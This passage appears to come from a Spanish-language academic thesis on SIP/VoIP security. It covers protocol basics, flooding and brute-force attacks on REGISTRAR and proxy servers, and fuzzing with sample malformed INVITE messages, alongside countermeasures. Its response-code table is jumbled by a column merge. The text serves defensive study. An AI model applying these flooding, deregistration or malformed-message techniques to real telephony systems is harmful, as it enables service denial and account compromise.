REFER	Asks recipient to issue SIP request (call transfer.)	RFC 3515
MESSAGE	Transports instant messages using SIP.	RFC 3428
UPDATE	Modifies the state of a session without changing the state of the dialog.	RFC 3311

A continuación un ejemplo de mensaje del método `REGISTER`:

```
Via: SIP/2.0/UDP
192.168.0.100:5060;rport;branch=z9hG4bK646464100000000b43c52d6c00000d1200000f
03
Content-Length: 0
Contact: <sip:20000@192.168.0.100:5060>
Call-ID: ED9A8038-A29D-40AB-95B1-0F5F5E905574@192.168.0.100
CSeq: 36 REGISTER
From: <sip:20000@192.168.0.101>;tag=910033437093
Max-Forwards: 70
To: <sip:20000@192.168.0.101>
User-Agent: SJphone/1.60.289a (SJ Labs)
Authorization: Digest
username="20000",realm="192.168.0.101",nonce="43c52e9d29317c0bf1f885b9aaff152
2d93c7692",uri="192.168.0.101",response="f69463b8d3efdb87c388efa9be1a1e63"
```

2.2. Respuestas (Códigos de estado) SIP

Después de la recepción e interpretación del mensaje de solicitud SIP, el receptor del mismo responde con un mensaje. Este mensaje, es similar al anterior, difiriendo en la línea inicial, llamada Status-Line, que contiene la versión de SIP, el código de la respuesta (`Status-Code`) y una pequeña descripción (`Reason-Phrase`). El código de la respuesta está compuesto por tres dígitos que permiten clasificar los diferentes tipos existentes. El primer dígito define la clase de la respuesta.

> **Código - Clases**
> 1xx - Mensajes provisionales.
> **2xx - Respuestas de éxito.**
> 3xx - Respuestas de redirección.
> 4xx - Respuestas de fallo de método.
> 5xx - Respuestas de fallos de servidor.
> 6xx - Respuestas de fallos globales.

Códigos de respuesta

Código	Descripción	Referencias
1xx—Provisional Responses		
100	Trying.	RFC 3261
101 - 179		
180	Ringing.	RFC 3261
181	Call is being forwarded.	RFC 3261
182	Queued.	RFC 3261
183	Session progress.	RFC 3261
2xx—Successful Responses		
200	OK.	
201		
202	Accepted.	RFC 3265
204	No Notification.	
3xx—Redirection Responses		
300	Multiple choices.	RFC 3261
301	Moved permanently.	
302	Moved temporarily.	
303		
304		
305	Use *proxy*.	
306 - 379		
380	Alternative service.	
4xx—Client Failure Responses		
400	Bad request.	
401	Unauthorized.	
402	Payment required.	
403	Forbidden.	
404	Not found.	
405	Method not allowed.	
406	Not acceptable.	
407	*Proxy* authentication	
428	Use Identity Header.	RFC 4474
429	Provide referrer identity.	RFC 3892
430 - 432		
433	Anonymity Disallowed.	RFC 5079
434 435		
436	Bad Identity-Info.	RFC 4474
437	Unsupported Certificate.	RFC 4474
438	Invalid Identity Header.	RFC 4474
439	First Hop Lacks Outbound Support.	RFC 5626
440	Max-Breadth Exceeded.	RFC 5393
441 - 469		
470	Consent needed.	RFC 5360
471 - 479		
480	Temporarily unavailable.	
481	Call/Transaction does not exist.	
482	Loop detected.	
483	Too many hops.	
484	Address incomplete.	
485	Ambiguous.	
486	Busy here.	
487	Request terminated.	
488	Not acceptable here.	
489	Bad event.	RFC 3265
490		
491	Request pending.	
492		
493	Undecipherable.	
494	Security agreement required.	RFC 3329
5xx—Server Failure Responses		
500	Server internal error.	

	required.				
408	Request timeout.		501	Not implemented.	
409			502	Bad gateway.	
410	Gone.		503	Service unavailable.	RFC 3261
411			504	Server timeout.	
412	Conditional request failed.	RFC 3903	505	Version not supported.	
413	Request entity too large.		506 - 512		
414	Request-URI too long.		513	Message too large.	
415	Unsupported media type.		514 - 579		
416	Unsupported URI scheme.		580	Precondition Failure.	RFC 3312
417	Unknown Resource-Priority.	RFC 4412	6xx—Global Failure Responses		
418 419			600	Busy everywhere.	
420	Bad extension.		601 - 602		
421	Extension required.		603	Decline.	
422	Session Interval too small.	RFC 4028	604	Does not exist anywhere.	
423	Interval too brief.		605		
424 - 427			606	Not acceptable.	

A continuación se incluye un ejemplo de un código de respuesta:

```
Status-Line: SIP/2.0 200 OK
Status-Code: 200
Resent Packet: False
Via: SIP/2.0/UDP
192.168.0.100:5060;rport;branch=z9hG4bK646464100000000b43c52d6c00000d1200000f
03
Content-Length: 0
Contact: <sip:20100@192.168.0.100:5060>
Call-ID: ED9A8038-A29D-40AB-95B1-0F5F5E905574@100.100.100.16
CSeq: 36 REGISTER
From: <sip:20000@192.168.0.101>;tag=910033437093
Max-Forwards: 70
To: <sip:20000@192.168.0.101:5060>
Authorization: Digest
username="20100",realm="192.168.0.101",nonce="43c52e9d29317c0bf1f885b9aaff152
2d93c7692",uri="sip:192.168.0.101",
response="f69463b8d3efdb87c388efa9be1a1e63"
```

3. Transacciones y diálogos SIP

Existen algunas definiciones del protocolo que resultan clave para entender el intercambio de mensajes entre los diferentes componentes en SIP. Los cuatro más básicos y que suelen ser confusos son los de Llamada, Diálogo, Transacción y Mensaje.

3.1. Definiciones

A continuación se describen algunos de los conceptos claves del intercambio de mensajes entre componentes en una red SIP:

- **Mensajes**: son cuerpos de texto individuales que se intercambian entre un servidor y un cliente. Hay dos tipos básicos de mensajes: Requerimientos y Respuestas.
- **Transacción**: ocurre entre un cliente y un servidor y comprende todos los mensajes desde el primer requerimiento del cliente hacia el servidor hasta una respuesta final (Distinta de 1xx) enviada desde el servidor hacia el cliente. La transacción incluye un mensaje ACK de la respuesta. El mensaje ACK para una respuesta 2xx relativa a un INVITE corresponde a una transacción distinta [55].
- **Diálogo**: es una relación punto a punto entre dos UAs (*User Agents*) que persiste por un período de tiempo. Un diálogo es identificado por los siguientes componentes de los encabezados: `Call-ID`, `Local Tag` y `Remote Tag`. A estos valores se los suele denominar "*Call leg*".
- **Llamada**: corresponde a todos los diálogos correspondientes a un determinado llamante. Suele considerarse a la llamada como una Sesión.

3.2. Transacciones y diálogos

Durante el establecimiento, mantenimiento y finalización de una sesión de SIP, mensajes de señalización SIP son intercambiados entre los extremos. Hay dos tipos diferentes de "conversaciones" de señalización entre estas partes: diálogos y transacciones.

Como se mencionó anteriormente una transacción SIP es un intercambio de mensajes entre dos usuarios que comienza con un requerimiento hasta una respuesta final. Por ejemplo, durante la finalización de una sesión de SIP, uno de los usuarios decide terminar la llamada mediante el envío de un requerimiento `BYE` y el otro extremo responde con un `200 OK`. A este intercambio de mensajes se lo llama **transacción**.

En el caso de los requerimientos `INVITE` sucede lo que se detalla a continuación. El establecimiento de una llamada comienza básicamente con un requerimiento `INVITE` y se considera completado cuando el iniciador envía el mensaje `ACK`. En este caso, la transacción comienza con el requerimiento `INVITE` y finaliza con el mensaje `200 OK`, por lo cual el último `ACK` no forma parte de la transacción. Este último `ACK` puede ser considerado como una transacción en sí misma. Sin embargo, cuando la respuesta final a un `INVITE` no es `2xx`, el mensaje `ACK` sí se considera parte de la transacción [56].

Un **diálogo** es un intercambio completo de mensajes SIP entre dos agentes usuarios. Esto significa que las transacciones son parte de un diálogo. Por ejemplo, en el caso del establecimiento de una sesión SIP,

el diálogo comienza con la transacción [`INVITE – 200 OK`], continúa con el `ACK` y finaliza con la transacción [`BYE – 200 OK`].

La siguiente imagen ilustra las transacciones y diálogo que suceden durante una sesión SIP:




Figura 46 – Transacciones y diálogos en SIP

APÉNDICE C: Flooding

> ***Flood:*** *es un término en inglés que significa literalmente inundación. Se usa en la jerga informática para designar un comportamiento abusivo de la red de comunicaciones, normalmente por la repetición desmesurada de algún mensaje en un corto espacio de tiempo.*

1. Introducción

Este tipo de ataques realiza el envío de un alto número de paquetes bien construidos a un destino. De esta manera, dicho destino tendrá que dedicar gran cantidad de recursos para procesar el flujo de paquetes del atacante, con lo que dejará de procesar correctamente paquetes de clientes legítimos. Una variante de este tipo de ataque DoS es que los paquetes enviados causen una ocupación de los recursos en espera de una respuesta que nunca se enviará. Otra variante son los ataques de denegación de servicio distribuido (DDoS), en el que dicho ataque se llevará a cabo utilizando diferentes clientes distribuidos de manera que el flujo de paquetes enviados sea mayor.

En el caso de SIP hay tres recursos principales y susceptibles a la denegación de servicio:

- **Memoria**: Un servidor SIP requiere de una copia de cada mensaje recibido en sus buffers internos para ser capaz de procesar los mensajes. La cantidad de información almacenada en memoria y el tiempo que se supone que debe permanecer almacenada depende de si el servidor está trabajando en un modo *stateless* o *stateful* (es decir, teniendo en cuenta el estado o sin tenerlo en cuenta). Dependiendo del tipo de mensaje y el cuerpo del mensaje, el tamaño de un mensaje SIP puede variar de unos cientos de bytes hasta unos miles.
- **CPU**: Luego de recibir un mensaje SIP, el servidor necesita interpretar la información para ser procesada y reenviada. Dependiendo del contenido del mensaje y una variedad de políticas, la cantidad de recursos de CPU puede variar. Si bien la capacidad del CPU de un *proxy* bien configurado y diseñado debe ser capaz de procesar al menos la capacidad de sus enlaces, existen ciertas operaciones que son capaces de bloquear el procesamiento y paralizar la operación.
- **Ancho de Banda**: Este tipo de ataques involucra la sobrecarga de los enlaces mediante los cuales se conecta el servidor SIP, a la red hasta tal punto que se causen pérdidas por congestión. Sobrecargar los accesos del servidor a la red puede causar la pérdida de paquetes SIP y provocar la caída del servicio a causa de los tiempos de espera. La protección del ancho de banda es un problema general de la capa de transporte y no específico del protocolo SIP, pudiendo afectar también otros tipos de comunicaciones.

2. Flooding en SIP

Existen diversas formas de *flooding* en sistemas VoIP basados en SIP y todos comparten el objetivo de paralizar la infraestructura y causar denegación de servicio. La manera más sencilla de lanzar un ataque de denegación de servicio (DoS) es inundar de paquetes indeseados a los servidores (REGISTRAR, *Proxy* o *Redirect*). Como resultado, los recursos de los servidores (memoria interna de los buffers, CPU y ancho de banda) se agotarán evitando que puedan proveer el servicio a un usuario legítimo. El requerimiento de recursos es dependiente del hecho que un servidor SIP fue configurado para monitorear el estado

(stateless o stateful) y si posee autenticación o no. La mayoría de los ataques de inundación toma la forma que se observa en la figura, con la diferencia del tipo de mensaje que lleva y el objetivo que se desea explotar.




Figura 47 – Ejemplo de un ataque de Flooding

A continuación se describen las formas más comunes de *flooding* en sistemas VoIP basados en SIP.

2.1. *Flooding al servidor REGISTRAR (REGISTER)*

Uno de los elementos esenciales en una red de telefonía SIP es el servicio de registro. Cuando un atacante logra paralizar el servidor de registro (ej, enviando un gran número de falsos requerimientos), puede fácilmente causar denegación del servicio en toda la red. Esta situación puede ser evitada únicamente bloqueando todos los mensajes provenientes de destinos desconocidos.

Un requerimiento `REGISTER` puede añadir un vínculo entre la dirección SIP de un usuario y uno o más contactos (direcciones IP), de manera de proveer al usuario el servicio de telefonía [22]. Consecuentemente, cuando un atacante lanza un ataque contra un servidor `REGISTRAR` mediante el envío de un gran número de requerimientos de registro, puede lograr uno de los siguientes objetivos:

- Adivinar contraseñas de usuarios legítimos mediante ataques de fuerza bruta.
- Causar la caída del servicio en el servidor de registro.

En cualquiera de los casos el atacante realiza cada envío, modificando tan sólo algunos parámetros. Por ejemplo, el atacante puede intentar dar de baja un registro válido para causar DoS a un usuario. La única diferencia entre el registro y la baja del registro (fin de la sesión) es el valor `EXPIRES` en el encabezado. Si el encabezado es completado en cero significa que el Usuario desea finalizar la sesión (*deregister*).

Este tipo de ataques puede ser producido también de una manera distribuida. Como ejemplo múltiples atacantes pueden distribuirse tareas para encontrar la contraseña de un usuario válido o provocar la caída del servicio mediante envíos simultáneos de mensajes REGISTER al servidor.

2.2. *Flooding al servitor Proxy Server y Usuarios (INVITE)*

Uno de los mensajes más utilizados que deben ser procesados por los servidores *Proxy* SIP son los mensajes `INVITE`. El mensaje `INVITE`, como ya se describió anteriormente, es utilizado para el establecimiento de una conexión entre dos o más participantes en una sesión SIP. Hasta que la conexión sea establecida, el *proxy* SIP debe mantener el estado de la conexión. Este hecho provoca que la mayoría de los servidores *Proxy* sean vulnerables a los ataques de inundación.

De acuerdo con la RFC 3261, luego del reenvío de un mensaje `INVITE` por un servidor *Proxy*, un contador de al menos 3 minutos debe ser iniciado. Luego de que el tiempo finalice, el receptor de la llamada es considerado incapaz de proveer una respuesta final. También, luego del reenvío de una respuesta que no sea `200` final (ej, entre `300` y `699`), el servidor necesita esperar por el mensaje `ACK` y retransmitir la respuesta por un período de hasta 64xT1 segundos, donde T1 es usualmente 500ms [20].

Un atacante posiblemente puede lanzar un ataque de inundación no sólo hacia el *proxy*, sino también hacia un usuario final. Los dispositivos de usuario final fueron diseñados, en su mayoría, para responder bajo condiciones normales y por lo tanto son capaces de responder a una pequeña cantidad de mensajes simultáneamente. Considerando esta situación, en la cual un atacante se hace pasar por un usuario legítimo, puede enviar un gran número de mensaje `INVITE` sin esperar ninguna respuesta, de manera de paralizar el dispositivo.

Más aún, un usuario legítimo puede lanzar un ataque de inundación sin intención, debido a malas implementaciones de los dispositivos, las redes o los servidores.

3. Estudios y contramedidas

Los ataques de denegación de servicio (DoS) apuntan a bloquear o degradar el acceso de un usuario legítimo a un servicio o un recurso de red, o hacer caer la oferta de esos servicios a los servidores. De acuerdo a un estudio realizado por el FBI/CSI en 2004 [57] el 17% de los encuestados detectaron ataques de DoS en sus redes. Éstos indicaron que estos fueron los cyber-ataques más costosos recibidos, incluso mayor que el robo de información propietaria.

Para empeorar las cosas, los atacantes han desarrollado herramientas que permiten coordinar ataques distribuidos simultáneamente desde diferentes orígenes, los cuales se conocen como *Distributed Denial of Service* (DDoS) [21]. Además de lanzar simples ataques de inundación de paquetes falsos e inútiles en la red, los atacantes son capaces de explotar ciertas características empleadas por los protocolos para que los ataques resulten en grandes cargas sobre los servidores. Estas técnicas suelen involucrar requerimientos que deben ser autenticados, pedidos a recursos suplementarios a los cuales los servidores deben recurrir o causar saturación en los servidores por el mantenimiento de los estados o cálculos de procesamiento.

Más aún, la infraestructura VoIP puede corromperse lanzando ataques sobre componentes suplementarios o explotando vulnerabilidades en los protocolos de otras capas o servicios sobre los cuales se sustenta la infraestructura, incluyendo protocolos de enrutamiento o transporte. Sin embargo la mayoría de los ataques de DoS están basados en el agotamiento de los recursos para causar la caída

del servicio por falta de capacidad. En el caso de SIP, como se mencionó anteriormente, hay tres recursos principales y susceptibles a la denegación de servicio: Memoria, CPU y Ancho de banda.

En un reciente informe titulado "*Voice and UC state of security report 2013*" [58] se afirma que los ataques de denegación de servicio en telefonía (TDOS) cada vez son más frecuentes, alcanzando ya a día de publicación del documento, un impacto importante como se puede apreciar en la imagen. Otro dato que se añade es que las llamadas recibidas incluyen voces, silencios e incluso tonos DMTF.




Figura 48 –Voice and UC state of security report 2013 [58]

Existe una variedad de posibles soluciones a este problema entre las que se encuentran desde soluciones básicas como el uso de listas de acceso; básicamente aplican lo equivalente a las listas blancas/negras de correo electrónico para filtrar el SPAM en este entorno; hasta soluciones más complejas que implican el análisis de tráfico y análisis de los orígenes a diferentes niveles

APÉNDICE D: Fuzzing

> ***Fuzzing:*** *es una técnica automatizada de evaluación que cubre numerosos casos límites utilizando datos inválidos (archivos, protocolos de red, llamadas a aplicaciones, y otros objetivos) como entrada a una aplicación para asegurar la ausencia de vulnerabilidades explotables* [59].

1. Introducción

Las técnicas de Fuzzing fueron diseñadas como técnicas de evaluación de Caja Negra (Black Box software testing) para encontrar errores de implementación utilizando mensajes malformados de manera automática [59].

Las técnicas pueden ser aplicadas de manera Aleatoria o Dedicada a un Protocolo. De manera aleatoria permite la evaluación de un amplio rango de posibilidades pero requiere tiempo infinito, en cambio, de forma Dedicada a un Protocolo se logra que una penetración de mensajes y provee una mejor cobertura. El resultado más común de este tipo de técnicas es el de Denegación de Servicio (*Denial of Service*, DoS).

1.1. Ciclo de fuzzing

Un ciclo completo de un *fuzzer* comienza por la generación. La aplicación comienza generando mensajes semi-válidos a través de uno de los dos métodos principales de prueba: generación o mutación [60]. El *fuzzer* luego envía el mensaje y verifica si los datos erróneos enviados causan un error en la aplicación (caso en el cual la información del mensaje erróneo es guardada para su posterior análisis). Si no se encuentra un fallo en la aplicación, el *fuzzer* automáticamente altera el mensaje con la siguiente modificación y continúa con la siguiente iteración del ciclo. En la Figura 49 se observa el ciclo de un *fuzzer*.

Figura 49 – Ciclo de fuzzing

2. Fuzzing en SIP

Debido a que SIP es un protocolo basado en texto plano con un alto grado de libertad, un interpretador de mensaje o *parser* eficiente es necesario para interpretar los mensajes únicamente hasta donde la información requerida fue obtenida. Sin embargo, incluso un mensaje SIP perfectamente válido puede ser construido de manera que sea dificultoso de interpretar. A continuación se detallan algunos posibles escenarios dónde se puede dificultar la tarea de interpretación del mensaje.

```
INVITE sip:ITXXXXCXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXBA@edu.ar SIP/2.0
Via: SIP/2.0/UDP mi.test.org:5060;branch=ziuh2w
Max-Forwards: 70
To: G. Marconi <sip:Marconi@radio.org>
From: Nikola Tesla <sip:n.tesla@test.org>;tag=98767
Call-ID: 123456789@lab.test.org
Cseq: 1 INVITE
```

Un atacante puede crear mensajes exageradamente largos de manera de proveer encabezados adicionales (ej, encabezados informativos como `Supported`) en conjunto con un gran cuerpo de mensaje. Muchos mensajes SIP incluyen cuerpo, incluso cuando no son necesarios. En lugar de sólo cargar al procesador que los interpreta, el uso de mensajes prolongados puede incrementar el uso de memoria y ancho de banda.

Para ser efectivo con este método, el atacante debe utilizar sólo mensajes con encabezados correctamente formados ya que de otra manera pueden ser fácilmente ignorados por los interpretadores. Por lo tanto, es necesario que las implementaciones de servidores evalúen los mensajes hasta cierto tamaño límite y rechacen el resto con un mensaje `413` (`Request Entitiy Too Large`) [29] [61]. Las malas implementaciones de los interpretadores de mensaje pueden llegar a paralizarse tan sólo con cuerpos de mensaje que no contengan el tamaño indicado en el encabezado `Content-Length`.

Bajo ciertas condiciones, los clientes tienen que enviar mensajes utilizando un protocolo con control de congestión, que generalmente resulta en el uso de TCP. Utilizando técnicas de fragmentación de mensaje, se puede forzar al servidor a aceptar conexiones TCP, volviéndolo vulnerable a ataques DoS de TCP. Como contramedida, las entidades SIP pueden ser configuradas para no soportar mensajes TCP.

Adicionalmente, el estándar SIP requiere que los encabezados que poseen múltiples valores puedan ser separados en encabezados individuales dónde cada uno contiene un valor. Si se utilizan múltiples encabezados iguales en diferentes mensajes, se puede tornar dificultosa la tarea de interpretación. A continuación se muestran dos posibilidades de formar el mensaje con múltiples encabezados `Contact`:

```
From: ...
To: ...
Contact: <sip:user1@sip.org>
Contact: <sip:user2@sip.org>
Contact: <sip:user3@sip.org>
Contact: <sip:user4@sip.org>
Call-ID: ...
```

```
From: ...
Contact: <sip:user1@sip.org>
To: ...
Contact: <sip:user2@sip.org>
Call-ID: ...
Contact: <sip:user3@sip.org>
CSeq: ...
```

```
CSeq: ...                    Contact: <sip:user4@sip.org>
```

Los siguientes encabezados pueden ser distribuídos de la forma mencionada dentro de un mensaje SIP: `Accept-Encoding`, `Accept-Language`, `Alert-Info`, `Allow`, `Authentication-Info`, `Call-Info`, `Contact`, `Content-Encoding`, `Content-Language`, `Error-Info`, `In-Reply-To`, `Proxy- Require`, `Record-Route`, `Require`, `Route`, `Supported`, `Unsupported`, `User-Agent`, `Via`, y `Warning`.

Algunos encabezados de los mensajes SIP son más vitales para procesar que otros, tales como `To`, `Via`, `Route`, etc. Es por ésto que estos encabezados deberían colocarse sobre el final del mensaje para hacer más complicada la interpretación por parte del servidor.

2.1. Gramática SIP (ABNF)

La gramática utilizada en los mensajes SIP se encuentra definida en la RFC 3261 (*Augmented Backus-Naur Form*). ABNF es un meta lenguaje basado en la forma *Backus-Naur* (BNF), pero posee su propia sintaxis y reglas derivadas. El principio de ABNF es describir un sistema formal de lenguaje para ser utilizado en protocolos de comunicaciones [60].

A continuación unos ejemplos de la sintaxis ABNF, extraídos de la RFC 3261 SIP:

```
SIP-URI          =  "sip:" [ userinfo ] hostport
                    uri-parameters [ headers ]

IPv4address      =  1*3DIGIT "." 1*3DIGIT "." 1*3DIGIT "." 1*3DIGIT
IPv6reference    =  "[" IPv6address "]"
Request-Line     =  Method SP Request-URI SP SIP-Version CRLF
Request-URI      =  SIP-URI / SIPS-URI / absoluteURI
Call-ID          =  ( "Call-ID" / "i" ) HCOLON callid
callid           =  word [ "@" word ]
```

Los ataques de SIP Fuzzing explotan diferentes aspectos de la gramática descripta, entre ellos: errores para la carga de procesamiento, sintaxis, delimitadores, valores de los campos y dependencias de contexto. A continuación se ejemplifican los anteriores.

Errores para la carga de procesamiento

ABNF es capaz de expresar sentencias infinitas, las cuales a pesar de ser perfectamente válidas son imprácticas y costosas de manejar por los servidores:

Ejemplo: Gramática del campo From:

```
From = ( "From" / "f" ) HCOLON from-spec
from-spec = ( name-addr / addr-spec ) *( SEMI from-param )
from-param = tag-param / generic-param
tag-param = "tag" EQUAL token
generic-param = token [ EQUAL gen-value ]
gen-value = token / host / quoted-string
token = 1*(alphanum / "-" / "." / "!" / "%" / "*" / "_" / "+" / "`" / "'" /
"~" )
```

Error imprácticoen un campo válido:

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774;gen1=val1;…;genn=valn
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Max-Forwards: 70
Contact: <sip:alice@192.192.192.192.192>
Content-Length: 0
```

Errores sintácticos

Los errores sintácticos violan la gramática del lenguaje. Son creados a partir de remover elementos, agregar elementos extra o proveyendo elementos en el orden incorrecto.

Ejemplo: Gramática de una dirección IP

```
IPv4address      =  1*3DIGIT "." 1*3DIGIT "." 1*3DIGIT "." 1*3DIGIT
```

Error sintáctico:

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Max-Forwards: 70
Contact: <sip:alice@192.192.192.192.192>
Content-Length: 0
```

Errores de delimitadores

Los delimitadores marcan las separaciones de los campos en una sentencia. En SIP los delimitadores son espacios en blanco (*space*, *tab*, *line-feed*, etc.) u otros caracteres (*commas*, *semicolons*, etc). Los delimitadores pueden ser omitidos, multiplicados o reemplazados por caracteres no utilizados.

Ejemplo: Eliminar los ":" luego de un encabezado.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
To: Bob <sip:bob@biloxi.com>
From Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Max-Forwards: 70
Contact: <sip:alice@192.192.192.192>
Content-Length: 0
```

Errores de valores

Normalmente, el valor de un campo posee uno ó varios rangos permitidos. Los errores de valores pueden incluir valores en los límites o totalmente fuera de los rangos.

Ejemplo: El campo `Max-Forwards` está limitado a valores 0-255. Un error de valor se vería:

```
INVITE sip:bob@biloxi.com SIP/2.0
```

```
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Max-Forwards: 99999999999
Contact: <sip:alice@192.192.192.192.192>
Content-Length: 0
```

Errores dependientes del contexto

Un error dependiente del contexto, viola reglas de gramática o propiedades que surjan del contexto del mensaje.

Ejemplo: El encabezado `Cseq` no puede ser `BYE` dentro de un mensaje `INVITE`.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 BYE
Max-Forwards: 70
Contact: <sip:alice@192.192.192.192.192>
Content-Length: 0
```

3. Análisis y contramedidas

Este tipo de ataques puede ser contrarrestado por implementaciones eficientes de interpretadores, por ejemplo, buscando sólo aquellas partes que son necesarias para el correcto funcionamiento. En general, un servidor que es sobrecargado con interpretaciones de mensaje es una indicación de una mala implementación o mal dimensionamiento de recursos de hardware. Adicionalmente, monitorear la red en busca de mensajes sospechosos puede ayudar a mitigar estos ataques.

Los puntos débiles de una infraestructura SIP son los puntos terminales o *endpoints* y la falta de herramientas de seguridad para inspeccionar paquetes inválidos y bloquear clientes. La baja disponibilidad de CPU, memoria o ancho de banda, pueden resultar costosas para el sistema.

Para protegerse de ataques de *fuzzing* sobre la gramática es necesario reforzar los interpretadores o las herramientas de seguridad para reconocer los límites prácticos; utilizar políticas de control basadas en usuarios, redes y dispositivos conectados; realizar búsquedas de vulnerabilidades sobre los sistemas y utilizar servicios de certificados y firmas.

APÉNDICE E: Spoofing

> ***Spoofing:*** *en términos de seguridad de redes hace referencia al uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación. Se pueden clasificar los ataques de spoofing, en función de la tecnología utilizada. Entre ellos tenemos el IP spoofing (quizás el más conocido), ARP spoofing, DNS spoofing, etc.*

1. Introducción

